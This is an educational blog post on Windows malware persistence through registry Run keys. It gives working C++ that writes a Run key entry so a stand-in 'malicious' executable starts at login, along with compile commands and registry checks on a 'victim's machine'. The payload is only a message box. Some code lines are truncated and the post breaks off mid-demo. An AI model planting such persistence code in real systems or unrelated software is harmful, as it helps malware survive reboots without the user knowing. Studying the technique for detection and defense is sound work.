

# Malware development: persistence - part 1. Registry run keys. C++ example.


By cocomelonc

Published: 2022-04-20 · Archived: 2026-04-05 19:58:02 UTC

2 minute read



Hello, cybersecurity enthusiasts and white hackers!



This post starts a series of articles on windows malware persistence techniques and tricks.


Today I'll write about the result of my own research into the "classic" persistence trick: startup folder registry keys.

## run keys [Permalink](#)


Adding an entry to the "run keys" in the registry will cause the app referenced to be executed when a user logs in. These apps will be executed under the context of the user and will have the account's associated permissions level.

The following run keys are created by default on Windows Systems:


### HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run



### HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce




### HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run



Please note that this suggests to another trick to anti-VM (VirtualBox)

### HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce



Threat actors can use these configuration locations to execute malware to maintain persistence through system reboots. Threat actors may also use masquerading to make the registry entries look as if they are associated with legitimate programs.

### practical example [Permalink](#)

Let's go to look at a practical example. Let's say we have a "malware" `hack.cpp` :

```
/*
meow-meow messagebox
author: @cocomelonc
```


```
*/  
#include <windows.h>  
  
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {  
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);  
    return 0;  
}
```

Let's go to compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-04-20-malware-pers-1]  
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
  
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-04-20-malware-pers-1]  
$ ls -lht  
total 44K  
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 19:08 hack.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 201 Apr 20 09:56 README.md  
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 09:29 pers.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 674 Apr 20 09:29 pers.cpp  
-rw-r--r-- 1 cocomelonc cocomelonc 232 Apr 20 09:20 hack.cpp  
  
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-04-20-malware-pers-1]  
$
```

And save it to folder `Z:\2022-04-20-malware-pers-1\ :`



Then, let's create a script `pers.cpp` that creates registry keys that will execute our program `hack.exe` when we log into Windows:

```
/*
pers.cpp
windows low level persistense via start folder registry key
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/04/20/malware-pers-1.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious app
    const char* exe = "Z:\\2022-04-20-malware-pers-1\\hack.exe";

    // startup
    LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KI
    if (res == ERROR_SUCCESS) {
```


```
// create new registry key
RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
RegCloseKey(hkey);
}
return 0;
}
```

As you can see, logic is simplest one. We just add new registry key. Registry keys can be added from the terminal to the run keys to achieve persistence, but since I love to write code, I wanted to show how to do it with some lines of code.

### demo [Permalink](#)

Let's compile our `pers.cpp` script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-
```




The screenshot shows a terminal window with the following commands and output:

```
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -fno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
$ ls -lht
total 44K
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 19:19 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 19:08 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 201 Apr 20 09:56 README.md
-rw-r--r-- 1 cocomelonc cocomelonc 674 Apr 20 09:29 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 232 Apr 20 09:20 hack.cpp
```


Then, first of all, check registry keys in the victim's machine:

```
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```





Then, run our `pers.exe` script and check again:


```
.\pers.exe
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```



As you can see, new key added as expected.

So now, check everything in action. Logout and login again:

